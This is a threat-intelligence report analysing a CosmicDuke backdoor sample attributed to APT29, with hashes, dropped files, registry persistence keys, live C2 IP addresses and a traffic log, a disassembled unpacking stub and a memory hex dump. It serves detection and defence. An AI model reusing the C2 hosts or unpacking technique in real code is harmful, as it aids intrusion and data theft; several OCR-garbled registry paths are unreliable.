CosmicDuke Malware Analysis

cyfirma.com/outofband/cosmicduke-malware-analysis/

2022-08-29

CosmicDuke Malware Analysis Report

Executive Summary

One of the campaigns Cyfirma researchers observed recently is ‘natural disaster’ which is potentially active since 17 March 2022 with the motive of exfiltration of sensitive databases, and customer information for financial gains. Our research team detected total of six samples of “CosmicDuke” malware related to this campaign and we chose one of them for further analysis and provide this report as part of our findings.

The “CosmicDuke” malware is a combination of information stealer and backdoor and the malware sample (August 2022) we have analyzed is a 32-bit executable binary part of “natural disaster” campaign that utilizes legitimate file names to deceive users.

The malware sample decompressed 1st stage load [malware] file in the memory, and that 1st stage loader file is created [self-copy of the files] in the system32 as a legitimate file. This is followed by the dropping of two files, with the dropped file sizes being 5kb and 4kb files in the system32, with the threat actor creating file names as legitimate names. After this, “CosmicDuke” malware loader creates a schedule task and installs windows service to achieve persistence and establishes the connection to C2 server for further operation from attackers. “CosmicDuke” malware achieves persistence on the victim system by creating a scheduled task and installing a windows service. Stealing clipboard contents and user files with file extensions that match a predetermined list, keylogging activity, taking screenshots, and collecting user credentials, such as passwords, from a range of popular chat and email programs, as well as web browsers to exfiltrate the captured data to an attacker controlled C2 server. “CosmicDuke” malware is spread through several tactics, including spear-phishing, malicious advertising, exploit kits, and others. “CosmicDuke” malware is a combination of the notorious MiniDuke APT trojan [backdoor] and another longstanding threat, the information stealing Cosmu family.

The malware [“CosmicDuke”] has the following capabilities:

- Multiple Anti-debugging capabilities.
- Ability to enumerate drives.
- Ability to enumerate paths, files, and folders.
- Capability to load other libraries, processes, and DLLs in memory.
- Capability to handle command-line arguments and command execution.
- Ability to Gather System Information.
- Network communication capability.
- Collecting user credentials, such as passwords, from a range of popular chat and email programs, as well as web browsers.
- Taking screenshots, Keylogging activity, Stealing clipboard contents.

Threat Actor attribution: APT29/COZY BEAR

APT29 is a cyber-espionage group which is belong to Russian espionage. This group has been operating since at least 2008. APT29 group is a component of the SVR, Russia’s foreign intelligence agency. the hack of the United States Democratic National Committee (DNC) in 2016 has been attributed to this group, as well as the SolarWinds supply chain compromises in 2020. APT29 group are continuously evolving their tactic and tools and remain a threat with malware like Cosmic Duke.

Targeted Industries

Academic, Energy, Financial, Government, Healthcare, Media, Pharmaceutical, Technology, Think Tanks.

Targeted Countries

Germany, Japan, United Kingdom, United States of America.

ETLM Attribution

The Cyfirma Research Group noticed three campaigns recently attributed to APT29 or its affiliates named UNC040 (Jan 24, 2022 – Aug 23, 2022), Natural Disaster (Mar 17, 2022 – Aug 23, 2022), Eliminate#30 (Oct 10, 2020 – Aug 23, 2022). Thus far, in 2022, as part of 3 active campaigns, APT29 has targeted the following countries – Japan, United States, United Kingdom, Germany, South Korea, and India. Herein, Japan and the United States have proven to be the favourite targets. As part of the observed campaigns, malware such as BazarLoader, Cobalt Strike, MiniDuke, "CosmicDuke", Sunburst, SUPERNOVA, and more, were employed by APT29 attackers.


One of the campaigns 'natural disaster' which is potentially active since 17 March 2022 with the motive of exfiltration of sensitive databases, and customer information for financial gains. The threat actor is suspected to leverage attack methods such as exploiting the weakness in the systems, phishing with malware, and trojan implants. Total of six samples were detected of ""CosmicDuke"" malware by our team related to this campaign as mentioned below and we chose one of them for analysis:

- 53264f1daff3df9a9e0974b71d9cd945
- 182aeb380ed48d731217d904ee66e7ed
- 9452d0b3e348890b3ca524efebcb15f6
- b771081daabc044141eecb8c9db69519
- 6152e22093c052266d2c61ac2738bfc2
- 3941639886899D6580DE2113D4C8841E

CosmicDuke Backdoor Analysis

Sample Details:
MD5: 3941639886899D6580DE2113D4C8841E
SHA256:
F6850A3C4C677C5F7E83C6B062B00C744C2E00A11346F7A4B00CA8677AC34C47 File Type: Windows PE
Architecture: 32 Bit
Subsystem: GUI
First Seen: August-22

This malware was written in Microsoft Visual C++ programming language. This malware binary file's size is 2301383 (bytes). As shown in the below figure, this CosmicDuke variant binary file was packed by a custom [unknown] packer.




Type: PE32 | Total: 7.03127 | Status: packed(87%) | Offset: 00000000 | Size: 00231dc7

Regions

Offset	Size	Entropy	Status	Name
00000000	00000400	2.38590	not packed	PE Header
00000400	00021600	6.57151	packed	Section(0)['.text']
00021a00	00006400	4.82898	not packed	Section(1)['.rdata']
00027e00	00081800	2.57516	not packed	Section(2)['.data']
000a9600	00001000	5.23165	not packed	Section(3)['.rsrc']
000aa600	001877c7	7.77326	packed	Overlay

This malicious file is having version information as Google Chrome, where the threat actor lures the user with this file posing as Google Chrome Updater.



Property	Value
CompanyName	Google Inc.
FileDescription	Google Chrome Updater
FileVersion	25.0.1364.97
InternalName	chrome_exe
LegalCopyright	Copyright 2012 Google Inc. All rights reserved.
OriginalFilename	chrome.exe
ProductName	Google Chrome Updater
ProductVersion	25.0.1364.97
CompanyShortName	Google
ProductShortName	Chrome
LastChange	183676

Upon execution of the file, it loads the malicious packed code into the memory and unpacks that file in memory [file hash: 335D2EE728B4C1591B5B374A7CE4B758], after that unpacked file is executed from the memory which actions the following modification in the victim system.

Files added in the Victim host:
C:\ Windows\System32\apicms.exe[MD5: 0499C600266D8311722BBC31B89FB9AC]
C:\ Windows\System32\ uidhcp.exe[MD5: 335D2EE728B4C1591B5B374A7CE4B758]
C: Windows\System32\ wmsys.scr[MD5: 943E98CB74058DFA942D9D6184E936B1]
C:\Windows\System32\Tasks\PBDARegisterSW

Registry Modification

Registry Keys added in the Victim host:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Logon\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSW
HKLM\SYSTEM\CurrentControlSet\services\javatmsup


HKLM\SYSTEM\ControlSet001\service javatmsup\Start: 0x00000002
HKLM\SYSTEM\ ControlSet0 \services\javatmsup\ErrorControl: 0x00000001
HKLM\SYSTEM\ControlSet001\services\javatmsup\ImagePath: ” C:\ Windows\System32\ uidhcp.exe

Registry Values added in the Victim host:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}\Path: “\PBDARegisterSW”
HKLM\SOFTWAR createdft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}\Hash: C0 36 F4 86 0A 7F A7 75 19 A4 3 68 ED 2D DB 45 EB 2F ED B3 82 FF 80 A2 89 A6 32 B2 2A BE B9 DE
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{ EE2A453A- Cthe E72-47C6-8A8A-727199A79DEA}\DynamicInfo: 03 00 00 00 92 5A 26 EA A2 AF D8 01 92 5A 26 EA A2 AF D8 01 05 00 00 C0 00 00 00 00
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSW\Id: “{EE2A453A-CE72-47C6-8A8A- 727199A79DEA}”
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSW\Index: 0x00000002
HKU\Control Panel\Desktop\ScreenSaveBackup: “”
HKU\ Panel\Desktop\SCRNSAVE.EXE: “C:\ Windows\System32\ wmsys.scr”
HKU\ Control Panel\Desktop\ScreenSaveUtility: “C:\ Windows\System32\ wmsys.scr”
HKU\\Control Panel\Desktop\ScreenSaveTimeOut: “60”

Network Communication


After that this unpacked backdoor file establishes the connection to the below C2 servers with Post Request, in that post request this malware appends the stolen data such as computer name, username, version information, Volume ID, etc. Following are the IP addresses used for communication:

- 199[.]231[.]188[.]109
- 46[.]246[.]120[.]178




Result	Protocol	Host	URL	Body	Caching	Content-Typ
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html

As shown in the below code snippet picture, this CosmicDuke variant binary first runs the loop 1000 times to misdirect the analysis and delay the execution.



```
uVar3 = extraout_ECX;
for (local_4c = 0; local_4c < 1000; local_4c = local_4c + 1) {
  iVar4 = 0x4011e9;
  FUN_00401790(local_34);
```

Next, this malware creates virtual memory by calling VirtualAlloc API call, then loadings the packed content in that memory location after that packed code was decrypted by a custom packer in the memory then transfers the call to the unpacked memory.




```
004AC7C2 .^ 74 EA          JE SHORT ss.004AC7AE
004AC7C4    8945 F4        MOV DWORD PTR SS:[EBP-C],EAX
004AC7C7    E8 00000000    CALL ss.004AC7CC
004AC7CC    5F             POP EDI                                          006B0000
004AC7CD    83C7 13        ADD EDI,13
004AC7D0    89FE           MOV ESI,EDI
004AC7D2    8B7D F4        MOV EDI,DWORD PTR SS:[EBP-C]
004AC7D5    B9 00BA0200    MOV ECX,2BA00
004AC7DA    F3:A4          REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
004AC7DC  - FF65 F4        JMP DWORD PTR SS:[EBP-C]
004AC7DF    55             PUSH EBP
Stack SS:[0018FEC0]=006B0000
```

```
Address  Hex dump                                         ASCII
006B0000 55 89 E5 83 EC 04 E8 00 00 00 00 5B 8D B3 5E 01 Uëσâ∞♦Φ....[ì╡^☺
006B0010 00 00 56 03 76 3C 8B 4E 34 8B 56 50 89 CF 52 51 ..V♥v<ïN4ïVPë╧RQ
006B0020 E8 DD 00 00 00 89 4D FC 89 F2 5E 56 8B 4A 54 83 Φ▌...ëMⁿë≥^VïJTâ
006B0030 C1 18 F3 A4 8D 82 F8 00 00 00 0F B7 4A 06 FF 75 ┴↑≤ñìé°...☼╖J♠ u
006B0040 FC 50 51 E8 92 00 00 00 FF 75 FC FF B2 80 00 00 ⁿPQΦÆ... uⁿ ▓Ç..
006B0050 00 E8 1C 00 00 00 68 00 80 00 00 6A 00 89 D8 25 .Φ∟...h.Ç..j.ë╪%
006B0060 00 F0 FF FF 50 8B 4A 28 03 4D FC 51 FF A3 4E 01 .≡  PïJ(♥MⁿQ úN☺
006B0070 00 00 55 89 E5 60 8B 55 08 03 55 0C 52 8B 7A 10 ..Uëσ`ïU◘♥U.Rïz►
006B0080 8B 32 85 FF 74 4E 85 F6 75 02 89 FE 8B 4D 0C 01 ï2à tNà÷u☻ë■ïM.☺
006B0090 CE 01 CF 8B 42 0C 01 C8 80 38 00 75 03 40 EB F8 ╬☺╧ïB.☺╚Ç8.u♥@δ°
006B00A0 50 FF 93 46 01 00 00 89 C2 AD 85 C0 74 20 0F BA P ôF☺..ë┬¡à└t ☼║
006B00B0 E0 1F 73 07 25 FF FF 00 00 EB 06 03 45 0C 83 C0 α▼s•%  ..δ♠♥E.â└
006B00C0 02 52 50 52 FF 93 4A 01 00 00 5A AB EB DB 5A 83 ☻RPR ôJ☺..Z½δ█Zâ
006B00D0 C2 14 EB A8 5A 61 C9 C2 08 00 55 89 E5 60 8B 4D ┬¶δ¿Za╔┬◘.Uëσ`ïM
006B00E0 08 8B 55 0C 51 8B 7A 0C 03 7D 10 8B 4A 10 8B 75 ◘ïU.Qïz.♥}►ïJ►ïu
006B00F0 14 03 72 14 F3 A4 59 83 C2 28 49 75 E7 61 C9 C2 ¶♥r¶≤ñYâ┬(Iuτa╔┬
006B0100 10 00 55 89 E5 60 8B 7D 08 8B 75 0C 01 FE 57 FF ►.Uëσ`ï}◘ïu.☺■W
006B0110 93 3E 01 00 00 68 00 80 00 00 6A 00 57 FF 93 4E ô>☺..h.Ç..j.W ôN
006B0120 01 00 00 6A 40 68 00 30 00 00 68 00 00 02 00 57 ☺..j@h.0..h..☻.W
006B0130 FF 93 42 01 00 00 85 C0 74 0A 81 C7 00 00 02 00  ôB☺..à└t.ü╟..☻.
006B0140 39 F7 7C CA 61 C9 C2 08 00 F6 17 BD 76 26 18 BD 9≈|╩a╔┬◘.÷↨╜v&↑╜
006B0150 76 C7 48 BD 76 22 12
006B0160 76 61 00 00 00 00 00 00 00 4D 5A 90 00 03 00 00 va.......MZÉ.♥..
006B0170 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 .♦.......╕......
006B0180 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .@..............
006B0190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
006B01A0 00 00 00 00 00 E8 00 00 00 0E 1F BA 0E 00 B4 09 .....Φ...♫▼║♫.┤.
006B01B0 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 ═!╕☺L═!This prog
006B01C0 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 ram cannot be ru
```


1st Stage Payload (unpacked)
Sample Details:
MD5: 335D2EE728B4C1591B5B374A7CE4B758
SHA256:
42AFD884116DF2267696DA88827E8F774155C8B1DA86BCE968BE20765EB8BB7C File Type: Windows PE
Architecture: 32 Bit
Subsystem: GUI

This malware sample was also written in Microsoft Visual C++ programming language. This malware binary file's size is 294551 (bytes). As shown below, this file is having the version information as Microsoft Corporation [internal file name is svchost.exe], with this trick allowing the threat actor to hide their malicious intent.



